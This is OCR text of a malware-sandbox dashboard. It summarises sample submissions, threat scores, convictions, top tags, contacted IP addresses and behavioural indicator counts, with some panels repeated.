
173 Convictions (24.71 Avg/Day)



Submission Source by Threat Score

1,220 Submissions (174.29 Avg/Day)


Low (0-49) Medium (50-74) High (75-89) Critical (90-100)




Submission Environments

1,300 Submissions (185.71 Avg/Day)

Other Convicted




Submission File Types



Entitlement API Sample Submissions

Submissions Submissions Buffer Rate Limited



Top Tags


URL_Artifact_Resubmission	932
doc-vba-close-resubmit	153
edr	107
overdrive	17
underlyingnoodle_m...	1
certutil	1


Top IP Addresses


13.107.21.200	51
204.79.197.200	47
151.101.128.133	28
151.101.64.133	28
151.101.0.133	28
151.101.192.133	26

Top Behavioral Indicators

Potential Code Injection Detected	239
Office Document Contains a VBA Macro	173
Executable Imported the IsDebuggerPresent Symbol	168
Office Document Contains VBForms	163
VBA Macro Has Action on Open	162
Antivirus Service Flagged Artifact As Conta...	162








Top Tags

URL_Artifact_Resubmission	932
doc-vba-close-resubmit	153
edr	107
overdrive	17
underlyingnoodle_m...	1
certutil	1
amptoolbox	1
AnteFrigus ransomware	1


Top IP Addresses

13.107.21.200	51
204.79.197.200	47
151.101.128.133	28
151.101.64.133	28
151.101.0.133	28
151.101.192.133	26
172.217.6.238	22
72.26.218.70	22
46.165.220.145	22
13.90.196.81	22


Top Behavioral Indicators



Submission Network Exits



Submission Data




Submitting Samples

Dashboard

My Organization | My Samples | Last 24 Hours | Last 7 Days | Last 30 Days | Auto Refresh


Avg. Analysis Time	Avg. Threat Score	Convictions	Submissions	Unique Submitters	Unique File Types
6m 3s	40	173	1,300	14	64
-6% prior period	-2% prior period	+21% prior period	-6% prior period	+17% prior period	+5% prior period

Recent Samples




Threat Scores

Avg. Threat Score 40 (from 1,220 submissions)



Total Submissions by Threat Score

1,220 Submissions (174.29 Avg/Day)




Total Convictions


173 Convictions (24.71 Avg/Day)


Submission Source by Threat Score


1,220 Submissions (174.29 Avg/Day)

